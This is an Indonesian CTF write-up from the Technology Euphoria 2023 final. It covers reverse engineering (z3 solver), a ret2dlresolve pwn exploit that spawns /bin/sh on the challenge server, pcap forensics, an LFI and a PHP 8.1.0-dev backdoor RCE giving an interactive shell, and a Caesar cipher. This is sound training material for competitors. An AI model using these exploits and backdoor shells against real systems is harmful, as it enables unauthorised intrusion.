WRITEUP FINAL TECHNOLOGY EUPHORIA 2023


AJARIN DONG PUH SEPUH

CHRISTOPHER RALIN ANGGOMAN
HERLAMBANG RAFLI WICAKSONO
FIKRI MUHAMMAD ABDILLAH

DAFTAR ISI

REVERSE ENGINEERING

Validator Machine



Diberikan sebuah file ELF 64 bit yang meminta kita untuk memasukan flag yang benar, dan akan melakukan pengecekan karakter terhadap inputan kita dengan flag yang asli

```
69    printf("Flag to check: ");
70    __isoc99_scanf("%100s", s);
71    if ( (unsigned int)strlen(s) == 75 )
72    {
73      v4 = 0;
74      v5 = 0;
75      while ( v4 <= 24 )
76      {
77        if ( v5 < 75 && ((s[v5 + 1] * s[v5]) ^ s[v5 + 2]) != v11[v4] )
78        {
79  LABEL_19:
80          puts("Not a valid flag!");
81          return 0;
82        }
83        v5 += 3;
84        ++v4;
85      }
86      for ( i = 0; i < 75; ++i )
87      {
88        if ( s[i] + s[74 - i] != v13[i] )
89          goto LABEL_19;
90      }
91      for ( j = 0; j <= 37; ++j )
92      {
93        v10 = s[j];
94        s[j] = s[74 - j];
95        s[74 - j] = v10;
96      }
97      v8 = 0;
98      v9 = 0;
99      while ( v8 <= 24 )
100     {
101       if ( v9 < 75 && s[v9 + 1] + s[v9] - s[v9 + 2] != v12[v8] )
102         goto LABEL_19;
103       v9 += 3;
```

Kami menggunakan library z3 di python untuk mempermudah kami untuk mendapatkan flag. Berikut solver yang kami buat:

```
ARR1 = [11113, 12554, 5608, 11108, 5724, 5724, 6128, 11403, 5273, 9654, 5299, 5583, 5829, 9353, 12679, 12289, 11118, 13422, 5218, 11301, 11068, 10909, 12795, 11108, 5758]
ARR2 = [191, 125, 61, 68, 69, 36, 99, 119, 77, 126, 101, 56, 44, 28, 146, 115, 119, 82, 47, 161, 161, 125, 165, 139, 103]
VAR3 =
[0x0E3,0x0DF,0x92,0x0CF,0x0EF,0x0D6,0x66,0x0E2,0x0D8,0x8F,0x0E7,0x0C7,0x61,0x0E7,0x0BE,0x64,0x0D6,0x0D1,0x0A6,0x99,0x0A5,0x0ED,0x0D4,0x0DE,0x92,0x0CD,0x0AD,0x0D2,0x0DB,0x0D6,0x93,0x0DB,0x0CD,0x0A7,0x93,0x0BE,0x0EE,0x60,0x0EE,0x0B
```


```
E,0x93,0x0A7,0x0CD,0x0DB,0x93,0x0D6,0x0DB,0x0D2,0x0AD,0x0CD,0x92,0x0DE,0x0D
4,0x0ED,0x0A5,0x99,0x0A6,0x0D1,0x0D6,0x64,0x0BE,0x0E7,0x61,0x0C7,0x0E7,0x8F,0x
0D8,0x0E2,0x66,0x0D6,0x0EF,0x0CF,0x92,0x0DF,0x0E3]
import z3
flag = [z3.BitVec(f'flag_{i}', 8) for i in range(75)]
s = z3.Solver()
for f in flag:
    s.add(f >= 0x20, f <= 0x7e)
i = 0
j = 0
while i <= 24 :
    s.add((flag[j+1] * flag[j]) ^ flag[j+2] == ARR1[i])
    j += 3
    i += 1
for i in range(75):
    s.add(flag[i] + flag[74 - i] == VAR3[i])
for j in range(38):
    flag[j], flag[74 - j] = flag[74 - j], flag[j]
i = 0
j = 0
while i <= 24:
    s.add(flag[j+1] + flag[j] - flag[j + 2] == ARR2[i])
    j += 3
    i += 1
print(s.check())
model = s.model()
res = bytearray(75)
for m in model:
    res[int(m.name()[5:])] = model[m].as_long()
print(res)
```

```
bytearray(b'flag{w3ll_th1s_1s_v3ry_l0n9_fl4g_s0_y0u_c4nt_just_brut3f0rc3_t0_s0lv3_th1s}')
```

Flag: flag{w3ll_th1s_1s_v3ry_l0n9_fl4g_s0_y0u_c4nt_just_brut3f0rc3_t0_s0lv3_th1s}

PWN

Rop Reborn



Diberikan sebuah file ELF 64 bit yang hanya memiliki mitigasi terhadap shellcode

```
itoidthewarrior  /pwn/rop_reborn  9%  6.61G  100%  127.0.0.1  12:38  20.10.23
>>> f chall; cs --file=chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=3501bdb344b8d5dfc564ef16ec178be332c6d3de, for GNU/Linux 3.2.0, not stripped
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   70 Symbols      No      0               1               chall
```

Setelah diamati, program ini ternyata sangat sederhana

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  size_t v3; // rax
  char s[32]; // [rsp+0h] [rbp-40h]
  char buf[32]; // [rsp+20h] [rbp-20h]

  setup(argc, argv, envp);
  strcpy(s, "Give me something:\n");
  v3 = strlen(s);
  write(1, s, v3);
  read(0, buf, 0x300uLL);
  return 0;
}
```

Program ini akan melakukan write ke standard output dengan argumen dari register $rsi yang berisi “Give me something:\n” dengan alokasi memori dari register $rdx yakni 0x13 atau 19 bytes. Setelah itu, program akan membaca inputan kita di standard input dengan fungsi read() dengan maksimal inputan sebesar 0x300 atau 768 bytes.

```
*RDI  0x1
 RSI  0x7ffcef11ba70 ◂— 'Give me something:\n'
 R8   0x4012f0 (__libc_csu_fini) ◂— endbr64
 R9   0x7fb36c31bb10 (_dl_fini) ◂— push r15
 R10  0x7fb36c12a328 ◂— 0x10001a00007068 /* 'hp' */
 R11  0x7fb36c270140 (__strlen_avx2) ◂— mov eax, edi
 R12  0x0
 R13  0x7ffcef11bbd8 —▸ 0x7ffcef11d223 ◂— 'COLORFGBG=15;0'
 R14  0x0
 R15  0x7fb36c349000 (_rtld_global) —▸ 0x7fb36c34a2d0 ◂— 0x0
 RBP  0x7ffcef11bab0 ◂— 0x1
 RSP  0x7ffcef11ba70 ◂— 'Give me something:\n'
*RIP  0x40124f (main+84) ◂— call 0x401070
──────────────────────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──
   0x40123b <main+64>     call   strlen@plt                          <strlen@plt>

   0x401240 <main+69>     mov    rdx, rax
   0x401243 <main+72>     lea    rax, [rbp - 0x40]
   0x401247 <main+76>     mov    rsi, rax
   0x40124a <main+79>     mov    edi, 1
 ► 0x40124f <main+84>     call   write@plt                           <write@plt>
        fd: 0x1 (/dev/pts/1)
        buf: 0x7ffcef11ba70 ◂— 'Give me something:\n'
        n: 0x13

   0x401254 <main+89>     lea    rax, [rbp - 0x20]
   0x401258 <main+93>     mov    edx, 0x300
   0x40125d <main+98>     mov    rsi, rax
   0x401260 <main+101>    mov    edi, 0
   0x401265 <main+106>    call   read@plt                            <read@plt>
──────────────────────────────────────────────────────────────────────────────────────[ STACK ]──
00:0000│ rax rsi rsp 0x7ffcef11ba70 ◂— 'Give me something:\n'
01:0008│             0x7ffcef11ba78 ◂— 'something:\n'
02:0010│             0x7ffcef11ba80 ◂— 0x3a67 /* 'g:\n' */
03:0018│             0x7ffcef11ba88 ◂— 0x0
... ↓               4 skipped
──────────────────────────────────────────────────────────────────────────────────[ BACKTRACE ]──
 ► 0         0x40124f main+84
   1   0x7fb36c1426ca __libc_start_call_main+122
   2   0x7fb36c142785 __libc_start_main+133
   3         0x4010de _start+46
──────────────────────────────────────────────────────────────────────────────────────────────
pwndbg>
```

```
 RAX  0x7ffcef11ba90 ◂— 0x0
 RBX  0x7ffcef11bbc8 —▸ 0x7ffcef11d21b ◂— 0x6c6c6168632f2e /* './chall' */
 RCX  0x7fb36c212b00 (write+16) ◂— cmp rax, -0x1000 /* 'H=' */
 RDX  0x300
*RDI  0x0
 RSI  0x7ffcef11ba90 ◂— 0x0
 R8   0x4012f0 (__libc_csu_fini) ◂— endbr64
 R9   0x7fb36c31bb10 (_dl_fini) ◂— push r15
 R10  0x7fb36c134450 ◂— 0x1000220000537c /* '|S' */
 R11  0x202
 R12  0x0
 R13  0x7ffcef11bbd8 —▸ 0x7ffcef11d223 ◂— 'COLORFGBG=15;0'
 R14  0x0
 R15  0x7fb36c349000 (_rtld_global) —▸ 0x7fb36c34a2d0 ◂— 0x0
 RBP  0x7ffcef11bab0 ◂— 0x1
 RSP  0x7ffcef11ba70 ◂— 'Give me something:\n'
*RIP  0x401265 (main+106) ◂— call 0x401090
──────────────────────────────────────────────────────────────────────────────────────[ DISASM
   0x40124f <main+84>     call   write@plt                           <write@plt>

   0x401254 <main+89>     lea    rax, [rbp - 0x20]
   0x401258 <main+93>     mov    edx, 0x300
   0x40125d <main+98>     mov    rsi, rax
   0x401260 <main+101>    mov    edi, 0
 ► 0x401265 <main+106>    call   read@plt                            <read@plt>
        fd: 0x0 (pipe:[348824])
        buf: 0x7ffcef11ba90 ◂— 0x0
        nbytes: 0x300

   0x40126a <main+111>    mov    eax, 0
   0x40126f <main+116>    leave
   0x401270 <main+117>    ret

   0x401271               nop    word ptr cs:[rax + rax]
   0x40127b               nop    dword ptr [rax + rax]
```

Kami menggunakan ret2dlresolve untuk melakukan ropchain agar bisa memanggil fungsi (system("/bin/sh")) untuk mendapatkan shell di server. Berikut exploit script yang kami buat:

```python
from pwn import *

class Exploit:
    def __init__(self, elf, host, port):
        self.elf = elf
        self.host = host
        self.port = port
        self.io = remote(self.host, self.port)

    def create_rop_chain(self):
        rop = ROP(self.elf)
        dlresolve = Ret2dlresolvePayload(self.elf, symbol='system', args=['/bin/sh'])
        rop.raw(cyclic(0x28))
        rop.read(0, dlresolve.data_addr)
        rop.ret2dlresolve(dlresolve)
        self.dlresolve = dlresolve
        return rop

    def exploit(self):
        rop = self.create_rop_chain()
        payload = rop.chain()

        log.info(rop.dump())

        self.io.sendafter(b"something:\n", payload)
        self.io.send(self.dlresolve.payload)
        self.io.interactive()

if __name__ == "__main__":
    exe = './chall'
    elf = context.binary = ELF(exe, checksec=0)
    host = "89.116.230.17"
    port = 20032

    exploit = Exploit(elf, host, port)
    exploit.exploit()
```

```
[+] Opening connection to 89.116.230.17 on port 20032: Done
[*] Loaded 14 cached gadgets for './chall'
[*] 0x0000:       b'aaaabaaa' b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaa'
    0x0008:       b'caaadaaa'
    0x0010:       b'eaaafaaa'
    0x0018:       b'gaaahaaa'
    0x0020:       b'iaaajaaa'
    0x0028:          0x4012e3 pop rdi; ret
[+] Opening connection to 89.116.230.17 on port 20032: Done
[*] Loaded 14 cached gadgets for './chall'
[*] 0x0000:       b'aaaabaaa' b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaa'
    0x0008:       b'caaadaaa'
    0x0010:       b'eaaafaaa'
    0x0018:       b'gaaahaaa'
    0x0020:       b'iaaajaaa'
    0x0028:          0x4012e3 pop rdi; ret
    0x0030:               0x0 [arg0] rdi = 0
    0x0038:          0x4012e1 pop rsi; pop r15; ret
    0x0040:          0x404e00 [arg1] rsi = 4214272
    0x0048:       b'saaataaa' <pad r15>
    0x0050:          0x401094 read
    0x0058:          0x4012e3 pop rdi; ret
    0x0060:          0x404e50 [arg0] rdi = 4214352
    0x0068:          0x401020 [plt_init] system
    0x0070:             0x304 [dlresolve index]
[*] Switching to interactive mode
$ ls
bin
chall
dev
flag.txt
lib
lib32
lib64
libx32
usr
$ cat flag.txt
flag{n0t_s0_s1mpl3_r0p_t0_g4in_sh3ll}
$
```


Flag: flag{n0t_s0_s1mpl3_r0p_t0_g4in_sh3ll}

DIGITAL FORENSICS


Pesan Diskusi

Diberikan sebuah compressed archive yang berisi berkas .pcap (Packet Capture). Buka berkas pcap dengan Wireshark. Karena sesuai deskripsi soal, kita diminta untuk mencari pesan diskusi antara panitia, maka kami langsung mencari paket yang diduga berisi pesan yang dapat dibaca. Kami pun menemukan nya pada ip=192.168.17.139, protocl=tcp, info [PSH, ACK] yang berisi log percakapan antara panitia.

192.168.17.139: “halo bro”
192.168.17.140: “iya kenapa”
192.168.17.139: “yang file kemaren tolong dikirim ya”
192.168.17.140: “ooke, ku encrypt ya”
192.168.17.139: “oke, infoin caranya”
192.168.17.140: “siap, download decrypt nya di server”
192.168.17.139: “cara bukanya?”
192.168.17.140: “wait”
192.168.17.139: “openssl rsautl -decrypt -inkey panitia_private.pem file.enc > file”
192.168.17.140: “oke siap”
192.168.17.139: “aku download file nya”
192.168.17.139 -> download flag.enc via http
192.168.17.139 -> download panitia_private.pem via http
192.168.17.140: “jangan lupa pake kata `panitia`”



Berdasarkan percakapan di atas, password dari .pem tersebut adalah `panitia` dan untuk flag.enc dan panitia_private.pem dapat didapatkan dengan cara export object pada wireshark kemudian pilih http object




Kami melakukan decryption dengan password tersebut untuk membaca flagnya

Flag: techphoriaCTF{F1l3_4kU_d1_eNcRypT3d_yAahh!}


WEBSITE EXPLOITATION

web-01

Diberikan sebuah alamat url http://techpo.tech:50010/



Diberikan sebuah hint “belajar parameter file untuk membaca file”. Sehingga kami langsung menebak bahwa flag tersimpan dalam variabel file



Flag: techphoriaCTF{SiMpl3_Lf1!}

web-02

Diberikan sebuah alamat url http://techpo.tech:50020/

Site is temporarily unavailable.

Scheduled maintenance is currently in progress. Please check back soon.

We apologize for any inconvenience.

— [Name]

developed with php-8.1.0-dev

Website tersebut dibuat dengan php versi 8.1.0 yang memiliki kerentanan terhadap backdoor. Kami menggunakan script RCE dari github (https://github.com/flast101/php-8.1.0-dev-backdoor-rce) untuk melakukan backdoor dengan tujuan mendapatkan Remote Code Execution di website tersebut:

```
PS C:\xampp\htdocs\hubud> python .\solver.py
Enter the host url:
http://techpo.tech:50020/

Interactive shell is opened on http://techpo.tech:50020/
Can't acces tty; job crontol turned off.
$ ls
index.php
<html>
    <head>
        <title>Site is down for maintenance</title>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1" />
        <style type="text/css">
            body { text-align: center; padding: 10%; font: 20px Helvetica, sans-serif; color: #
            h1 { font-size: 50px; margin: 0; }
            article { display: block; text-align: left; max-width: 650px; margin: 0 auto; }
            a { color: #dc8100; text-decoration: none; }
            a:hover { color: #333; text-decoration: none; }
            @media only screen and (max-width : 480px) {
                h1 { font-size: 40px; }
            }
        </style>
    </head>
    <body>
        <article>
            <h1>Site is temporarily unavailable.</h1>
            <p>Scheduled maintenance is currently in progress. Please check back soon.</p>
            <p>We apologize for any inconvenience.</p>
            <p id="signature">&mdash; <a href="mailto:[Email]">[Name]</a></p>
        </article>
    </body>
</html>

developed with php-8.1.0-dev
```

```
developed with php-8.1.0-dev
$ cat /flag
techphoriaCTF{PhP_VulN_T3sT!!}
<html>
    <head>
        <title>Site is down for maintenance</title>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1" />
        <style type="text/css">
            body { text-align: center; padding: 10%; font: 20px Helvetica, sans-serif; color: #333; }
            h1 { font-size: 50px; margin: 0; }
            article { display: block; text-align: left; max-width: 650px; margin: 0 auto; }
            a { color: #dc8100; text-decoration: none; }
            a:hover { color: #333; text-decoration: none; }
            @media only screen and (max-width : 480px) {
                h1 { font-size: 40px; }
            }
        </style>
    </head>
    <body>
        <article>
            <h1>Site is temporarily unavailable.</h1>
            <p>Scheduled maintenance is currently in progress. Please check back soon.</p>
            <p>We apologize for any inconvenience.</p>
            <p id="signature">&mdash; <a href="mailto:[Email]">[Name]</a></p>
        </article>
    </body>
</html>

developed with php-8.1.0-dev
```

Flag: techphoriaCTF{PhP_VulN_T3sT!!}

CRYPTOGRAPHY

chiper and create

Diberikan sebuah compressed archive yang berisi file `cipher.txt` dan 'create.py'. Berikut kode dari create.py:

```
def encrypt(message, key):
    encrypted_text = ""
    for char in message:
        encrypted_text += chr(ord(char) + key)
    return encrypted_text

def main():
    message = "flag{ini_contoh_flag}"
    key = 42

    ciphertext = encrypt(message, key)
    with open("cipher.txt", "w") as f:
        f.write(ciphertext)

if __name__ == "__main__":
    main()
```

Program ini akan melakukan enkripsi terhadap pesan yang dibuat oleh pembuat soal dengan algoritma Caesar Cipher dengan kunci yang telah ditentukan, yakni 42. Untuk mendekripsi 'cipher.txt', kita dapat membalikkan algoritmanya dari operasi penambahan menjadi operasi pengurangan. Berikut script yang kami buat:

```
def decrypt(ciphertext, key):
    decrypted_text = ""
    for char in ciphertext:
        decrypted_text += chr(ord(char) - key)
    return decrypted_text

def main():
```

```
    key = 42
    with open("cipher.txt", "r") as f:
        ciphertext = f.read()

    decrypted_message = decrypt(ciphertext, key)
    print("Pesan asli:", decrypted_message)

if __name__ == "__main__":
    main()
```

Flag: techphoriaCTF{CrypTo_Ch4t_GpT_AhH!}